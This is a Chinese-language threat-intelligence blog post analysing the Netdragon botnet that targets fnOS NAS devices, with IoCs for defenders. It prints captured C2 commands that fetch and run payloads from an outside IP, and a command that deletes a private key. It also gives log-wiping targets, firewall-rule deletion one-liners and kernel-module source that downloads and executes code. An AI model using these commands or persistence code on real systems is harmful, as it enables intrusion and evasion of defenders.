

针对飞牛 NAS 的僵尸网络Netdragon 快速分析

 blog.xlab.qianxin.com/netdragon

Wang Hao

February 12, 2026



- 1.
- 1.
- 2.

背景

近期，飞牛（fnOS）网络附加存储设备（NAS）曝出大规模遭入侵并感染恶意软件的安全事件。攻击者疑似利用飞牛 NAS 系统中尚未公开的安全漏洞，在设备对外暴露相关服务的情况下成功植入恶意程序。通过对已捕获并分析的恶意样本进行研判，我们确认其隶属于 netdragon 恶意软件家族。该家族最早于 2024 年 10 月被我们发现并持续跟踪至今，其核心能力包括 DDoS 攻击与远程命令执行，可将被感染的 NAS 设备纳入僵尸网络，参与大规模分布式拒绝服务攻击活动。

值得注意的是，Netdragon 在其入侵行为逐步暴露后，持续对样本的对抗能力进行升级，通过多层手段削弱防御与清除效果。在网络层面，样本会主动删除系统中用于阻断 C2 通信的 iptables / nft 规则，绕过既有封堵措施；同时篡改 hosts 文件，对飞牛 NAS 官方升级域名进行劫持，从而阻断设备获取系统更新和安全补丁。

在持久化方面，Netdragon 同时引入 systemd 服务与内核模块，构建用户态与内核态的双重持久化机制，显著提升样本在设备上的存活能力；而在代码层面，则通过动态密钥加壳等方式增加逆向分析与签名检测的难度。上述多种对抗手段协同作用，使受感染设备难以被彻底清除，显著抬高了防御、溯源与应急响应成本。

受这些对抗行为影响，部分受害设备的系统升级机制被直接破坏，[表现为无法正常完成系统升级或安装官方安全补丁](#)。该问题进一步导致设备长期处于受感染状态，安全风险被持续放大。

受限于当前可获取的数据，我们尚无法完整还原飞牛 NAS 被入侵的具体攻击路径及漏洞细节，相关内容暂不展开讨论。本文将重点围绕恶意样本行为分析、感染规模评估以及 DDoS 攻击活动特征等方面，分享我们阶段性的研究结论。

感染情况分析

经过对样本功能的深入分析，我们确认netdragon会在受害设备上开启一个 http 后门接口，攻击者可通过该接口对被感染设备实施远程访问与控制。

基于该后门的通信特征，并结合 XLAB 全球鹰资产测绘能力 进行排查，我们共发现 1000 余个存在感染迹象的 IP 地址。分析结果表明，这些 IP 均对应 飞牛设备，目前尚未发现其他类型设备受到影响。




全球鹰资产测绘

此外，从 XLAB 伴随域名数据 中也可以进一步佐证上述结论。如下图所示，`xd.killaurasleep[.]top` 为 netdragon 下载样本所使用的域名，该域名在被动 DNS 记录中与多个飞牛相关域名存在明显的伴随关系，表明被感染设备可能主要集中于飞牛生态。

20260121					
1	xd.killaurasleep.top	13607	update.pan.baidu.com	1000	0.0735
2	xd.killaurasleep.top	13607	o1098464.ingest.sentry.io	600	0.0441
3	xd.killaurasleep.top	13607	api.miwifi.com	594	0.0437
4	xd.killaurasleep.top	13607	event.fnnas.com	562	0.0413
5	xd.killaurasleep.top	13607	www.mi.com	451	0.0331
6	xd.killaurasleep.top	13607	nj.t.bcs2p.baidu.com	420	0.0309
7	xd.killaurasleep.top	13607	pan.baidu.com	376	0.0276
8	xd.killaurasleep.top	13607	dht.t. .cn	374	0.0275
9	xd.killaurasleep.top	13607	optimizationguide-pa.googleapis.com	370	0.0272
10	xd.killaurasleep.top	13607	cloudflare-dns.com	338	0.0248
11	xd.killaurasleep.top	13607	api2.mina.mi.com	332	0.0244
12	xd.killaurasleep.top	13607	time.apple.com	311	0.0229
13	xd.killaurasleep.top	13607	doh.p. .cn	270	0.0198
14	xd.killaurasleep.top	13607	whoami.akamai.net	267	0.0196
15	xd.killaurasleep.top	13607	signaling-1. .cn	264	0.0194
16	xd.killaurasleep.top	13607	ipv4.fnnas.com	262	0.0193
17	xd.killaurasleep.top	13607	www.w3.org	250	0.0184
18	xd.killaurasleep.top	13607	aura.k. .cn	248	0.0182
19	xd.killaurasleep.top	13607	account.fnnas.com	247	0.0182
20	xd.killaurasleep.top	13607	api-pan.xunlei.com	233	0.0171

XLAB伴随域名

感染规模方面，结合XLAB全球鹰资产测绘和我们掌握的C2控制端数据看。netdragon僵尸网络1月底感染的设备可能在1500台左右。




netdragon控制端截图显示在线设备1143台

DDoS攻击分析

我们自 2024 年 10 月起持续监控与 netdragon 相关的 DDoS 攻击活动。分析显示，netdragon 主要通过 Telegram Bot、HTTP API 等渠道接收攻击指令，并据此发起分布式拒绝服务（DDoS）攻击。

监控结果表明，netdragon 的攻击行为不具备明显的定向性，攻击目标分布范围较广，主要涉及中国、美国、新加坡、澳大利亚等地区。受影响对象涵盖信息传输、软件与信息技术服务、制造业，以及公共管理、社会保障和社会组织等多个行业领域。



netdragon攻击事件趋势

另外我们还观察到2月1日夜晚僵尸网络作者向所有BOT发出了一条删除文件指令、删除飞牛NAS设备上的一个私钥文件 `rsa_private_key.pem`。我们不确定删除这个文件的目的是什么，但是删除私钥文件这种操作看着就很危险。

	Start Time	C2 Server	C2 Port	Malware Family	Attack Type	Command
>	2026-02-01 23:24:12	20.89.168.131	6608	netdragon	cmdExec	rm -rf /usr/trim/etc/rsa_private_key.pem
>	2026-02-01 23:24:12	20.89.168.131	7489	netdragon	cmdExec	rm -rf /usr/trim/etc/rsa_private_key.pem
>	2026-02-01 23:24:11	20.89.168.131	3489	netdragon	cmdExec	rm -rf /usr/trim/etc/rsa_private_key.pem

样本分析

通过我们跟踪系统长期监测，已捕获到该恶意家族的多个变种样本。综合分析发现，该家族样本整体采用模块化设计，主要由 Loader 组件 和 DDoS 组件 两个核心部分构成。其中，Loader 组件负责在受害设备上完成初始加载、环境探测及后续功能模块的投递，而 DDoS 组件则用于执行具体的攻击指令。最新样本在运行过程中展现出多项与 fnOS 环境高度相关的行为特征，包括对系统结构、服务配置及运行环境的针对性适配，表明该恶意家族最新的样本并非泛化传播，而是对 fnOS 设备具有明确的定向攻击意图。

2026-02-01 10:08:24	aura.kabot.icu	3489	netdragon	cmdExec	cd /tmp;wget http://43.198.11.122/smbd;chmod 777 *;./smbd
2026-01-31 16:09:48	aura.kabot.icu	7489	netdragon	cmdExec	cd /tmp;rm -rf aader;wget http://43.198.11.122/aader;chmod 777 aader;./aader;
2026-01-31 16:09:48	aura.kabot.icu	3489	netdragon	cmdExec	cd /tmp;rm -rf aader;wget http://43.198.11.122/aader;chmod 777 aader;./aader;
2026-01-31 16:09:47	20.89.168.131	6608	netdragon	cmdExec	cd /tmp;rm -rf aader;wget http://43.198.11.122/aader;chmod 777 aader;./aader;
2026-01-31 16:09:47	aura.kabot.icu	6608	netdragon	cmdExec	cd /tmp;rm -rf aader;wget http://43.198.11.122/aader;chmod 777 aader;./aader;
2026-01-31 16:09:47	20.89.168.131	7489	netdragon	cmdExec	cd /tmp;rm -rf aader;wget http://43.198.11.122/aader;chmod 777 aader;./aader;

XLAB捕获的部分样本下载链接

Loader组件

该组件主要完成痕迹清理、持久化、阻断更新/恢复的功能

隐藏攻击痕迹

清空日志相关文件目录，隐藏攻击痕迹，目录及文件如下：

```
/var/log/accountsrv/  
/var/log/apps/  
/var/log/apt/  
/var/log/cloud_storage_dav/  
/var/log/openvswitch/  
/var/log/postgresql/  
/var/log/trim_app_center/  
/var/log/trim_license/  
/var/log/trim_sac/  
/var/log/trim_tfa/  
/var/log/trim-connect/  
/var/log/trim-sharelink/  
/var/log/*.log  
/usr/trim/logs/ai_manager/  
/usr/trim/logs/*.log  
/usr/trim/nginx/logs/  
/var/log/secure  
/var/log/secure.1  
/var/log/secure- *  
/var/log/secure.*.gz  
/var/log/messages  
/var/log/messages.1  
/var/log/messages- *  
/var/log/messages.*.gz  
/run/log/journal/  
/var/log/journal/  
/var/log/wtmp  
/var/log/btmp  
/var/log/lastlog  
/var/log/audit/audit.log  
/var/log/audit/audit.log.*
```

http后门

监听本地端口57132，实现http后门，可执行任意指令

```
method: GET  
path: /api  
arg: log
```

后门通过解密参数hex字符串得到要执行的指令，若执行成功会返回"OK"

阻止更新与恢复

1. 通过修改hosts劫持飞牛os更新域名到0.0.0.0

```
apiv2-liveupdate.fnnas.com  
update-service.test.teiron-inc.cn
```

2. 关闭用于系统恢复的服务

```
pkill -f sysrestore_service  
pkill -f backup_service
```

3. 删除更新/恢复相关文件

```
/tmp/trim-update  
/tmp/appcenter  
chattr  
liveupdate  
backup_local  
backup_remote  
backup_cloud  
backup_service  
findmnt
```

持久化

下载下一阶段组件并持久化

在system_startup.sh后追加

```
wget http://151.240.*.*/turmp -O /tmp/turmp ; chmod 777 /tmp/turmp ; /tmp/turmp
```

DDoS组件

该组件主要用于DDoS，同时支持任意指令执行和持久化

字符串解密

使用chacha20解密字符串表

```

__int64 table_init()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    v0 = calloc(12, 16);
    str_table = v0;
    v1 = strlen(&unk_12358);
    v2 = calloc(v1 + 1, 1);
    memcpy(v2, &unk_12358);
    *(_QWORD *)v0 = v2;
    *(_DWORD *) (v0 + 8) = 18;
    chacha20_xor(&chacha20_key, &chacha20_nonce, 1, 18, v2, v2);
    *(_BYTE *) (*(_QWORD *)v0 + *(int *) (v0 + 8)) = 0;
    v3 = str_table;
    v4 = strlen(&unk_1236B);
    v5 = calloc(v4 + 1, 1);
    memcpy(v5, &unk_1236B);
    *(_QWORD *) (v3 + 16) = v5;
    *(_DWORD *) (v3 + 24) = 4;
    chacha20_xor(&chacha20_key, &chacha20_nonce, 1, 4, v5, v5);
    *(_BYTE *) (*(_QWORD *) (v3 + 16) + *(int *) (v3 + 24)) = 0;
    v6 = str_table;
    v7 = strlen(&unk_12370);
    v8 = calloc(v7 + 1, 1);
    memcpy(v8, &unk_12370);
    *(_QWORD *) (v6 + 32) = v8;
    *(_DWORD *) (v6 + 40) = 6;
    chacha20_xor(&chacha20_key, &chacha20_nonce, 1, 6, v8, v8);
    *(_BYTE *) (*(_QWORD *) (v6 + 32) + *(int *) (v6 + 40)) = 0;
}

```

key和nonce硬编码在样本中

KEY_HEX:

161E194B111F001D041C0E080B1A110705080D0F060A15010C141F1702031318

NONCE_HEX:

1E002A00000036E0000070106

解密出的字符串表如下：

```
PWNED FROM NETDRAG
sshd
/ngday
x86
/dev
/tmp
aura.kabot.icu
xd.bmlkda.icu
/etc/hosts
/etc/machine-id
/proc/sys/kernel/random/boot_id
```

针对几个重点字符串的说明：

1. 成功运行后会输出PWNED FROM NETDRAG
2. 修改进程名为sshd
3. 在本地监听端口(不固定，根据本地地址生成)，当读取到/ngday时退出，确保单一实例运行

隐藏自身

成功运行后会删除自身文件

通过挂载操作，隐藏或隔离当前和子进程在/proc下的信息

```
_int64 hide_self()
{
    int v0; // eax
    char v2[40]; // [rsp+0h] [rbp-28h] BYREF

    v0 = getpid();
    snprintf((__int64)v2, 20, (__int64)"/proc/%d", v0);
    return mount("/tmp", v2, 0, 0x1000u, 0);
}
```

/proc/[PID] -> /tmp

持久化

复制自身到/sbin/gots和/usr/bin/%s

下文中的%s为文件名，botid为样本运行的第一个参数，如果无参数默认为x86

1. 在/etc/systemd/system/%s.service下创建服务

```
[Unit]\nDescription=AutoStart Service\nAfter=network-online.target\nRequires=network-online.target
```

```
[Service]\nType=oneshot\nExecStart= /usr/bin/%s botid\nRemainAfterExit=yes\nRestart=no
```

```
[Install]\nWantedBy=multi-user.target
```

2. 通过/etc/rc.d/rc.local和/etc/rc.local实现持久化

```
# AutoStart\n/sbin/gots botid &
```

C2与网络协议

随机选择硬编码在样本中的45.95.*.*或者字符串表中的aura.kabot[.icu作为C2

从4个端口中随机选择一个连接：3489, 5098, 6608, 7489

明文消息格式:

```
type Message{\n    msgType uint8\n    pLen    uint16\n    padding uint16\n    randLen uint16\n    randByte []byte\n    payload []byte\n}
```

消息类型和所代表的功能

msgType	desc
1	DDoS
2	task done
3	ping
4	handshake
5	botid
6	login

msgType	desc
7	pong
8	exec cmd

协议基于ChaCha20算法实现。其核心特征在于双向独立的持久化流状态，配合硬编码密钥进行初始会话协商。

协议交互分为四个关键阶段：

1. 初始上线

Bot 端主动发起，发送明文上线包。

```
unsigned __int64 __fastcall rand_range(int a1, int a2)
{
    unsigned __int64 v2; // rax

    v2 = (seed + 0x2D358DCAA6C78A5LL) ^ 0x8BB84B93962EACC9LL;
    seed += 0x2D358DCAA6C78A5LL;
    return ((unsigned int)(a2 - a1)
            * (unsigned __int64)((((_DWORD)seed * (_DWORD)v2)
                                ^ (unsigned int)((((unsigned __int64)seed * (unsigned __int128)v2) >> 64))
            + 1) >> (((unsigned __int8)a1 + 32));
}
```

由于随机函数代码bug，导致消息的随机数据长度为0同时上线包无payload，因此上线包hex为

06 00 00 00 00 00 00

2. 密钥协商与 Nonce 分发

由服务端生成随机的单密钥和双Nonce，并采用了二次加密：

Session Key 保护：使用32 字节 Key 进行 XOR 运算后发出。

双 Nonce 机制：服务端下发两个不同的 Nonce：

NonceA：用于 Bot 端发送数据加密（服务端解密）。

NonceB：用于服务端发送数据加密（Bot 端解密）。

3. 握手验证

这是确保 XOR 解密后的 Session Key 正确性的关键步骤：

Bot 验证：Bot 使用解出的Key和NonceA加密handshake消息发往服务端。

服务端验证：服务端解密并比对消息类型，若正确则使用Key和NonceB回复加密响应。

状态同步：Bot解密响应，若成功，则双方建立互信。

4. 确认分组与指令循环

Bot加密发送**botid**消息，服务端可根据该ID对Bot进行分组

持续通信：进入指令循环阶段，Bot 持续监听服务端下发的加密指令。

隐藏DDoS行为

在接收到DDoS指令时，还会执行以下指令

```
mv /usr/bin/cat /usr/bin/cat2  
pkill -f 'network_service|resmon_service'
```

这意味着在进行DDoS时，无法使用系统的cat命令和网络资源监控服务，以此来隐藏DDoS行为

对抗

发现问题后，官方和部分用户发布了解决方案/脚本，但在1月31日该僵尸网络再次更新组件进行对抗

1. 删除nft和iptables中删除阻止C2连接的规则

```
nft list ruleset -a | grep C2IP | sed -n 's/.*table \\[^\ ]*\] \\[^\ ]*\].*handle \\[^\ ]*\].*/nft delete rule \[^\ ]*\[^\ ]* handle \[^\ ]*/p' | sh  
iptables -t filter -S | grep C2IP | sed 's/^-A/-D/' | sh  
iptables -t nat -S | grep C2IP | sed 's/^-A/-D/' | sh  
iptables -t mangle -S | grep C2IP | sed 's/^-A/-D/' | sh  
iptables -t raw -S | grep C2IP | sed 's/^-A/-D/' | sh
```

2. 修改webshell后门的端口为57199

3. 新的内核持久化模块**async_memcpys.ko**

```

#define CHECK_INTERVAL (30 * HZ) /* 每 30 秒检查一次 */

static struct delayed_work log_work;

static int last_run_yday = -1;
static void run_user_script(void)
{
    static char *argv[] = {
        "/bin/sh",
        "-c",
        "wget http://43.198.11.122/Fnos -O /tmp/Fnos ; chmod 777 /tmp/Fnos ; /tmp/Fnos ; rm -rf /tmp/Fnos",
        NULL
    };

    static char *envp[] = {
        "HOME=",
        "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
        NULL
    };

    call_usermodehelper(argv[0], argv, envp, UMH_NO_WAIT);
}

```

```

static void log_work_func(struct work_struct *work)
{
    struct timespec64 ts;
    struct rtc_time tm;

    /* 获取真实时间（受 NTP / date 影响） */
    ktime_get_real_ts64(&ts);
    rtc_time64_to_tm(ts.tv_sec, &tm);

    int bj_hour = (tm.tm_hour + 8) % 24;
    //run_user_script();
    if (bj_hour == 3) {
        if (tm.tm_yday != last_run_yday) {
            run_user_script();
            run_user_script_2();
            last_run_yday = tm.tm_yday;
        }
    }

    /* 重新调度 */
    schedule_delayed_work(&log_work, CHECK_INTERVAL);
}

static int __init log_saver_init(void)
{
    run_user_script();
    INIT_DELAYED_WORK(&log_work, log_work_func);
    schedule_delayed_work(&log_work, CHECK_INTERVAL);

    return 0;
}

static void __exit log_saver_exit(void)
{
    cancel_delayed_work_sync(&log_work);
    //pr_info("[log_saver] module unloaded\n");
}

module_init(log_saver_init);
module_exit(log_saver_exit);

MODULE_LICENSE("GPL");
MODULE_AUTHOR("FnOS");
MODULE_DESCRIPTION("async_memcpy");

```

4. 新的用户态持久化服务 `/etc/systemd/system/dockers.service`
5. 更换新的C2基础设施

6. 使用动态的8字节KEY对样本进行加壳保护

```
__int64 __fastcall start(__int64 a1, __int64 a2, __int64 a3)
{
    unsigned __int64 v4; // kr00_8
    signed __int64 v5; // rax
    __int64 v6; // rdx
    void (__fastcall __noreturn *v7)(unsigned int); // rax
    __int64 v8; // rdx

    v4 = __getcallerseflags();
    v5 = sys_write(1u, "[Unpacking...]\n", 0x10u);
    v6 = 0x330787E9;
    v7 = data_start;
    do
    {
        *(_BYTE *)v7 ^= v6;
        v6 = __ROR8__(v6, 8);
        v7 = (void (__fastcall __noreturn *) (unsigned int))((char *)v7 + 1);
    }
    while ( v7 != (void (__fastcall __noreturn *) (unsigned int))((char *)v7 + 0x10u) );
}
```

IoC

20.89.168.131 Japan|Tokyo|Tokyo AS8075|Microsoft Corporation

xd.killaurasleep[.top
ak.killaurasleep[.top
aura.kabot[.icu

a5dcff8289d7468f6cd4783a19f4d8d94c76170a
a50bc62f34bff2761d9117c62f172ede4c508bf7